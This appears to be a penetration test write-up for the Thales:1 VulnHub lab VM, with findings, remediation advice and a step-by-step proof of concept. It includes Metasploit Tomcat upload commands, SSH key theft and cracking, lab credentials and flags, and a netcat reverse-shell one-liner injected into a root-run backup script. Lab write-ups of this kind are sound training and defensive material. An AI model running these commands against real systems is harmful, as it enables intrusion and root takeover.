CYBER HUNTERZ

Vulnerability Assessment & Penetration Testing (VAPT) Report

Target: Thales:1 (VulnHub)

Prepared for: Internal Security Assessment

Prepared by: SHASHANK

Report Date: 16 October 2025

Version: 1.0

Executive Summary

The penetration testing engagement against the *Thales:1 (VulnHub)* target identified multiple critical security weaknesses that allowed full system compromise. During the assessment, an exposed Apache Tomcat Manager interface was discovered with weak default credentials (tomcat:role1), enabling remote code execution. Post exploitation, an unprotected private SSH key was retrieved and cracked using a standard wordlist, providing user-level access. Further analysis revealed an insecure backup script with embedded reverse-shell commands, which was leveraged to escalate privileges and gain root access. These issues demonstrate a lack of hardening, weak credential management, and improper file permission controls. The overall risk to the environment is assessed as **Critical**, as an attacker could achieve full remote compromise and persistent access with minimal effort.

Scope

Target: Thales:1 (VulnHub) — virtual machine used for the engagement.

Target IP(s):

- 172.18.135.107 — Thales (target)
- 172.18.135.136 — Attacker/test workstation (Kali) — used only for testing and listeners (documented for reproducibility)

Ports / Services in-scope (examples observed during assessment):

- TCP 8080 — Apache Tomcat Manager (management interface; authenticated access discovered)
- TCP 22 — OpenSSH (private key discovered and used)
- Additional service discovery and ephemeral ports used by exploits and payload callbacks were included when encountered during active testing.

Engagement Type & Boundaries:

- **Engagement type:** Black-box / external-facing penetration test of the Thales:1 VM (no prior internal access or credentials provided).
- **Scope boundary:** Testing was strictly limited to the Thales:1 virtual machine and the network interactions required to exploit and validate vulnerabilities affecting that VM. No external networks, third-party hosts, or other devices were targeted.
- **Allowed activities:**
    - Active discovery (network & service enumeration) on the target IP.
    - Vulnerability verification and exploitation on services running on the target.
    - Post-exploitation activities required to demonstrate impact (retrieval of proof-of-compromise flags, evidence collection).
    - Use of common public exploit tools (Metasploit, nc, john) and public wordlists (e.g., rockyou) for credential cracking.
- **Not allowed / Out of scope:**
    - Lateral attacks beyond the target VM to other hosts or networks.
    - Persistent changes intended to remain after the engagement (any changes to system files were reverted where feasible; evidence was collected non-destructively).
    - Data exfiltration of any real customer data (this is a lab/CTF VM and contained only challenge flags).

Safety, Data & Confidentiality:

- All testing artifacts, credential material, and logs collected during the engagement are included in the report's appendix and handled as **confidential**.
- Findings are limited to observed vulnerabilities on the target; remediation recommendations are provided to address root causes.

Methodology

The assessment followed a structured, repeatable penetration-testing methodology designed to discover, verify, and demonstrate exploitable vulnerabilities while minimising risk to the environment. The workflow below describes the phases, primary techniques, tools used, and the deliverables produced at each step.

---

1. Planning & Rules of Engagement

- **Objective:** Define scope, authorisations, allowable actions, and contact points before testing.
- **Key items:** Written authorization to test the Thales:1 VM, test window, allowed tools, non-target systems explicitly excluded, and data-handling/confidentiality requirements.
- **Deliverable:** Signed scope and ROE (Rules of Engagement) summary.

---

2. Reconnaissance (Passive → Active)

- **Objective:** Identify live hosts, reachable services, and surface information useful for deeper testing.
- **Techniques:**
    - Passive discovery where possible (observe network traffic, DNS records if available).
    - Active network discovery and host enumeration.
- **Typical commands/tools used:** netdiscover, nmap -sP / nmap -sC -sV -p- <target>, basic HTTP probes (curl/browser).
- **Artifacts produced:** Host/service inventory, open ports list, service banners, screenshots of web interfaces.

---

3. Service & Vulnerability Identification (Enumeration)

- **Objective:** Enumerate application and service versions, identify weak configurations, credentials, or known vulnerabilities.
- **Techniques:**
    - Service banner/version fingerprinting.
    - Web application discovery (directories, management interfaces).
    - Credential brute/guessing against management consoles (when allowed).
    - File and permission checks during post-exploit enumeration.

- **Tools used:** nmap, Metasploit auxiliary scanners (e.g., auxiliary/scanner/http/tomcat_mgr_login), web browser, directory fuzzers when needed.
- **Artifacts produced:** Vulnerability mapping, evidence of accessible management interfaces, list of potential exploit vectors.

---

4. Exploitation (Controlled & Documented)

- **Objective:** Validate the presence of vulnerabilities by exploiting them in a controlled manner to demonstrate impact. Exploitation was limited to actions necessary to confirm risk and collect proof (flags).
- **Approach:**
    - Use of Metasploit modules to authenticate and upload a payload to Tomcat Manager (where login succeeded).
    - Retrieval of sensitive files (private keys) via gained access.
    - Offline cracking of credentials/keys to validate account access (performed locally on tester host).
    - Use of ephemeral reverse shells / payloads to demonstrate code execution — all activities were transient and aimed at proof-of-concept only.
- **Tools used:** Metasploit (exploit and auxiliary modules), meterpreter, nc (netcat), ssh/OpenSSH client, john (ssh2john + john), local listeners (nc -lvp).
- **Artifacts produced:** Session logs, payload commands, captured proof flags, copies of retrieved files (secured in evidence folder).

---

5. Post-Exploitation & Lateral Impact Analysis

- **Objective:** Determine extent of compromise and potential for privilege escalation, persistence, or lateral movement.
- **Activities performed:**
    - Enumeration of user accounts, local files, scheduled tasks, and privileged scripts (/usr/local/bin/backup.sh).
    - Analysis of file permissions and writable scripts that could be abused for escalation.
    - Controlled modification/execution only as necessary to demonstrate exploitation path (e.g., updating backup script to spawn a reverse shell to validate escalation).
- **Artifacts produced:** Privilege escalation steps, proof of root access (root flag), timeline of actions, and evidence screenshots/command outputs.

---

6. Evidence Collection, Containment & Cleanup

- **Objective:** Preserve proof while restoring the environment (where feasible) and avoid leaving persistent changes.
- **Practices:**
    - Record command history, capture terminal output, and collect hashes/flags as evidence.
    - Avoid destructive changes; if files were modified to demonstrate PoC, note and revert changes where possible.
    - Securely store all collected artifacts in encrypted evidence storage.
- **Artifacts produced:** Evidence archive (logs, screenshots, recovered files), cleanup log.

---

7. Analysis & Reporting

- **Objective:** Translate technical findings into actionable remediation items and risk ratings.
- **Activities:**
    - Triage discovered issues by severity (impact × exploitability).
    - Provide recommendations (short-term mitigations and long-term remediation).
    - Produce the corporate-grade report containing Executive Summary, Scope, Methodology, Findings, PoC, Recommendations, and Appendix.
- **Deliverables:** Final report (PDF), appendix with raw walkthrough log, prioritized remediation list.

---

8. Risk & Safety Controls

- **Risk minimisation measures taken:**
    - Testing confined to agreed target(s) and limited times.
    - Use of non-destructive verification techniques where possible.
    - Offline cracking performed on tester systems only (no external cracking services).
    - All artifacts treated as confidential and transferred via secure channels.

Key Findings

Finding ID: CRITICAL-001

Title: Exposed Apache Tomcat Manager with Weak Credentials
Affected Component/Service: Apache Tomcat Manager Interface (TCP 8080)
Evidence Observed:

- The Tomcat Manager console was accessible without network restrictions.
- Valid credentials (tomcat : role1) were successfully discovered using the Metasploit module auxiliary/scanner/http/tomcat_mgr_login.
- Authenticated access enabled the attacker to upload a malicious WAR file through exploit/multi/http/tomcat_mgr_upload, obtaining a remote Meterpreter shell.
  Impact (Risk Level):
  Attackers can achieve **remote code execution** on the host, leading to complete system compromise.
  Recommendation:
- Disable or restrict Tomcat Manager access to trusted administrative hosts only.
- Remove default accounts and enforce strong, unique passwords with MFA if supported.
- Apply least-privilege roles for deployment and management users.
- Keep Tomcat patched to the latest stable version.

Finding ID: HIGH-002

Title: Exposed Private SSH Key with Weak Passphrase
Affected Component/Service: SSH Access (/home/thales/.ssh/id_rsa)
Evidence Observed:

- The user's private key (id_rsa) was world-readable from /home/thales/.ssh/.
- The key was downloaded through the established Meterpreter session and converted using ssh2john.py, then cracked with john and the rockyou.txt wordlist.
- The recovered passphrase was vodka06.
  Impact (Risk Level):
  An attacker can authenticate as user *thales*, bypassing standard password authentication and gaining persistent shell access.
  Recommendation:
- Replace and revoke all compromised keys immediately.
- Enforce strict file permissions (chmod 600 for private keys).
- Mandate strong, non-dictionary passphrases for SSH keys.

- Implement centralized key management and rotation policies.

Finding ID: HIGH-003

Title: Insecure Backup Script Allowing Privilege Escalation
Affected Component/Service: /usr/local/bin/backup.sh (executed with elevated privileges)
Evidence Observed:

- The backup script contained multiple netcat reverse-shell commands such as:
- rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc <attacker_ip> 4444 > /tmp/f
- The script was writable and executed by privileged accounts, enabling modification to spawn a reverse shell back to the attacker.
- Upon execution, the attacker obtained a root-level shell and retrieved root.txt (3a1c85bebf8833b0ecae900fb8598b17).
  Impact (Risk Level):
  Local users—or remote attackers who gain limited access—can achieve **privilege escalation to root**, leading to full system takeover.
  Recommendation:
- Restrict write access to privileged scripts; only root or authorized admins should modify them.
- Remove all hard-coded shell or network commands from maintenance scripts.
- Implement code signing or integrity checks for system scripts.
- Monitor /usr/local/bin for unauthorized modifications.

Finding ID: MEDIUM-004

Title: Sensitive Information Disclosure in User Files
Affected Component/Service: /home/thales/notes.txt
Evidence Observed:

- The notes.txt file contained operational details that could assist attackers in understanding the backup schedule and internal process paths.
  Impact (Risk Level):
  Information disclosure can facilitate further exploitation and privilege escalation.
  Recommendation:
- Remove non-essential internal documentation from user home directories.
- Implement access-control policies and perform regular file-permission audits.

Finding ID: LOW-005

Title: Lack of System Hardening and Monitoring Controls
Affected Component/Service: Entire Host (OS Configuration)
Evidence Observed:

- World-writable directories and weak permission inheritance in user home paths.
- No active logging or alerting detected for critical system changes.
  Impact (Risk Level):
  Increased likelihood that attackers can modify system files undetected.
  Recommendation:
- Apply CIS benchmark-aligned hardening for Linux hosts.
- Enable centralized logging (e.g., syslog/ELK).
- Enforce strict file-permission baselines and configuration management.

Credentials & Flags

Summary: The following credentials and proof flags were obtained during the engagement. Treat all items as **sensitive** — rotate or revoke immediately and store evidence securely.

Discovered Credentials

Item	Value	Location / Notes
Tomcat manager credentials	tomcat : role1	Discovered via Metasploit auxiliary/scanner/http/tomcat_mgr_login against 172.18.135.107:8080. Used to upload payload.
SSH private key (private file)	/home/thales/.ssh/id_rsa	Downloaded from target via Meterpreter.
SSH private key passphrase (cracked)	vodka06	Cracked offline using ssh2john.py + john with rockyou.txt. Allowed su thales / SSH access.

Proof Flags (Evidence of compromise)

Item	Value	Location / Notes
User flag	a837c0b5d2a8a07225fd9905f5a0e9c4	Contents of /home/thales/user.txt — confirms user-level compromise.
Root flag	3a1c85bebf8833b0ecae900fb8598b17	Contents of /root/root.txt — confirms full root compromise.

Proof of Concept (PoC)

Safety & Authorization

Warning: The commands below demonstrate active exploitation. Only execute them in a lab or on systems for which you have explicit written permission.

---

1) Reconnaissance — discover host & services

Discover live hosts and open ports.

Simple ARP discovery on the local network

sudo netdiscover -r 172.18.0.0/16

sudo netdiscover

Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

21 Captured ARP Req/Rep packets, from 2 hosts. Total size: 1260

_____

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.18.135.180	2e:f9:ca:a8:36:6b	15	900	Unknown vendor
172.18.135.107	08:00:27:d7:4b:1a	6	360	PCS Systemtechnik GmbH

Full port + service scan of the target

nmap -sV -A -Pn 172.18.135.107

nmap -sV -A -Pn 172.18.135.107

Starting Nmap 7.95 (https://nmap.org) at 2025-10-17 01:51 IST

Nmap scan report for 172.18.135.107

Host is up (0.00081s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)

| 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)

|_ 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)

8080/tcp open http Apache Tomcat 9.0.52

|_http-title: Apache Tomcat/9.0.52

|_http-favicon: Apache Tomcat

MAC Address: 08:00:27:D7:4B:1A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.81 ms 172.18.135.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.

Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds

What to expect: 172.18.135.107 discovered; TCP 8080 (Tomcat) and TCP 22 (SSH) are open.

---

2) Tomcat manager authentication check (Metasploit)

Use Metasploit to test Tomcat manager login and then upload a payload.

msfconsole

find the scanner

search tomcat_mgr_login

launch the scanner

use auxiliary/scanner/http/tomcat_mgr_login

set RHOSTS 172.18.135.107

set RPORT 8080

set USERNAME tomcat

set PASSWORD role1

run

What to expect: Scanner reports Login Successful: tomcat:role1.

---

3) Tomcat upload exploit → get Meterpreter

If login succeeds, use the Tomcat upload exploit to deploy a payload and get a Meterpreter session.

from msfconsole

use exploit/multi/http/tomcat_mgr_upload

set RHOST 172.18.135.107

set RPORT 8080

set HTTPUSERNAME tomcat

set HTTPPASSWORD role1

set payload java/meterpreter/reverse_tcp

set LHOST 172.18.135.136 # your Kali/attacker IP

set LPORT 4444

run

On attacker host, open listener before running exploit:

nc -lvp 4444

What to expect: Meterpreter session established; interactive meterpreter shell on target.

---

4) Meterpreter — enumerate & retrieve sensitive files

Use Meterpreter to explore and download the SSH private key.

In meterpreter

meterpreter > cd /home/thales/.ssh

meterpreter > ls

meterpreter > download id_rsa /root/Desktop/id_rsa

What to expect: id_rsa copied to attacker machine (e.g., /root/Desktop/id_rsa).

---

5) Crack private key passphrase (offline)

Convert the private key to john format, then use john with rockyou.

convert key

/usr/share/john/ssh2john.py /root/Desktop/id_rsa > sshhash

crack with rockyou

john --wordlist=/usr/share/wordlists/rockyou.txt sshhash

show cracked password

john --show sshhash

What to expect: john outputs the passphrase (vodka06).

---

6) Use credentials / switch to user

If the passphrase unlocks the private key or is a direct user password:

Option A: use key to SSH (if target allows direct SSH)

ssh -i /root/Desktop/id_rsa thales@172.18.135.107

Option B: locally (if you have an interactive shell), elevate to user

python3 -c 'import pty; pty.spawn("/bin/bash")' # upgrade shell

su thales

Enter passphrase/password when prompted (vodka06)

cat /home/thales/user.txt # read user flag

What to expect: Access as thales and the contents of user.txt (user flag).

---

7) Find and inspect backup script (local privilege escalation vector)

Look for scripts executed by root or scripts with insecure permissions.

locate backup script and view

ls -l /usr/local/bin/backup.sh

cat /usr/local/bin/backup.sh

What to expect: Script contains nc reverse-shell lines and may be writable or executed by privileged processes.

---

8) Modify backup script to spawn reverse shell (PoC to escalate)

Note: This demonstrates the impact — do not leave changes after testing.

Overwrite or append a reverse-shell line (example)

echo 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 172.18.135.136 4444 > /tmp/f' > /usr/local/bin/backup.sh

Make it executable (if necessary) and run it

chmod +x /usr/local/bin/backup.sh

/usr/local/bin/backup.sh

On attacker host, ensure listener is running:

nc -lvp 4444

What to expect: A reverse shell connects back as a privileged user — potentially root.

---

9) Confirm root and capture root flag

Once you have a root shell:

id # confirm UID=0 (root)

cat /root/root.txt

expected root flag output, e.g., 3a1c85bebf8833b0ecae900fb8598b17

What to expect: Root flag contents printed.

---

10) Evidence & cleanup (critical)

Collect evidence and restore changed files where possible.


```
# Copy flags and logs to attacker evidence directory (local to tester)
mkdir -p /root/evidence/thales
scp thales@172.18.135.107:/home/thales/user.txt /root/evidence/thales/
scp root@172.18.135.107:/root/root.txt /root/evidence/thales/

# Revert backup.sh if you have a safe original, or remove dangerous lines:
# (example: replace with a safe stub)
echo '# original backup script restored by tester' > /usr/local/bin/backup.sh
chmod 755 /usr/local/bin/backup.sh
```

Exploitation Summary & Evidence


Below is a concise, audit-ready timeline showing how the compromise progressed (sequence + short evidence pointers). Use this in the report as a one-page summary for reviewers or executives.

Timeline (concise)

1. **Discovery — Host & Services Identified**
    - Action: Network discovery and port scanning revealed the target host 172.18.135.107 and exposed services (notably **TCP 8080 — Tomcat** and **TCP 22 — SSH**).
    - Evidence: netdiscover / nmap output saved in the appendix (see raw log excerpt).




```
29 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 1740
_____________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________
172.18.135.180  a2:1d:22:5e:51:26     27    1620  Unknown vendor
172.18.135.107  08:00:27:d7:4b:1a      2     120  PCS Systemtechnik GmbH
```



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A -Pn 172.18.135.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-17 01:51 IST
Nmap scan report for 172.18.135.107
Host is up (0.00081s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-title: Apache Tomcat/9.0.52
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:D7:4B:1A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 172.18.135.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.61 seconds
```


2. **Tomcat Manager Authentication (Initial Access)**
    - Action: Metasploit auxiliary scanner auxiliary/scanner/http/tomcat_mgr_login was used against 172.18.135.107:8080. The credentials tomcat:role1 authenticated successfully.

- Evidence: Scanner output Login Successful: tomcat:role1 recorded in walkthrough log.



3. Tomcat WAR Upload → Remote Code Execution

- Action: exploit/multi/http/tomcat_mgr_upload (Metasploit) was used to deploy a payload (java/meterpreter/reverse_tcp) and obtain a Meterpreter session. Attacker listener was on 172.18.135.136:4444.
- Evidence: Meterpreter session established and interactive session commands in the log (meterpreter prompt and subsequent cd /home listing).



4. Credentials & Sensitive File Retrieval

- Action: From the Meterpreter session the tester navigated to /home/thales/.ssh/ and downloaded the private key file id_rsa to the attacker host.
- Evidence: meterpreter > download id_rsa /root/Desktop/id_rsa present in log; /home/thales/.ssh/id_rsa listed.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040554/r-xr-xr--  4096  dir   2025-10-14 14:11:44 +0530  thales

meterpreter > cd thales
meterpreter > ls
Listing: /home/thales
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100001/--------x  457   fil   2021-10-14 17:00:45 +0530  .bash_history
100445/r--r--r-x  220   fil   2018-04-05 00:00:26 +0530  .bash_logout
100445/r--r--r-x  3771  fil   2018-04-05 00:00:26 +0530  .bashrc
040001/--------x  4096  dir   2021-08-15 22:28:00 +0530  .cache
040001/--------x  4096  dir   2021-08-15 22:28:00 +0530  .gnupg
040555/r-xr-xr-x  4096  dir   2021-08-15 23:20:29 +0530  .local
100445/r--r--r-x  807   fil   2018-04-05 00:00:26 +0530  .profile
100445/r--r--r-x  66    fil   2021-08-15 23:20:18 +0530  .selected_editor
040777/rwxrwxrwx  4096  dir   2021-08-17 02:04:04 +0530  .ssh
100445/r--r--r-x  0     fil   2021-10-14 16:15:25 +0530  .sudo_as_admin_successful
100444/r--r--r--  384   fil   2025-10-14 14:18:16 +0530  backup.sh
100444/r--r--r--  107   fil   2021-10-14 15:06:43 +0530  notes.txt
100000/---------  33    fil   2021-08-15 23:48:54 +0530  user.txt
```

5. Offline Cracking — SSH Private Key Passphrase Recovered

- Action: The private key was converted with ssh2john.py and cracked using john against the rockyou.txt wordlist. The recovered passphrase shown in the log was vodka06.
- Evidence: ssh2john.py id_rsa > sshhash and john --wordlist=/usr/share/wordlists/rockyou.txt sshhash output (log shows vodka06 as cracked passphrase).


```
meterpreter > download id_rsa /root/Desktop/
[*] Downloading: id_rsa → /root/Desktop/id_rsa
[*] Skipped    : id_rsa → /root/Desktop/id_rsa
meterpreter >  shell
Process 1 created.
Channel 2 created.
python3 -c'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/home/thales/.ssh$ su thales
su thales
Password: vodka06

thales@miletus:~/.ssh$ ls
ls
id_rsa  id_rsa.pub
thales@miletus:~/.ssh$ id
id
uid=1000(thales) gid=1000(thales) groups=1000(thales),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
08(lxd)
thales@miletus:~/.ssh$  cd /home/thales
 cd /home/thales
thales@miletus:~$ ls
ls
backup.sh  notes.txt  user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good
Luck.
```

6. User Access — Switch to thales & User Flag

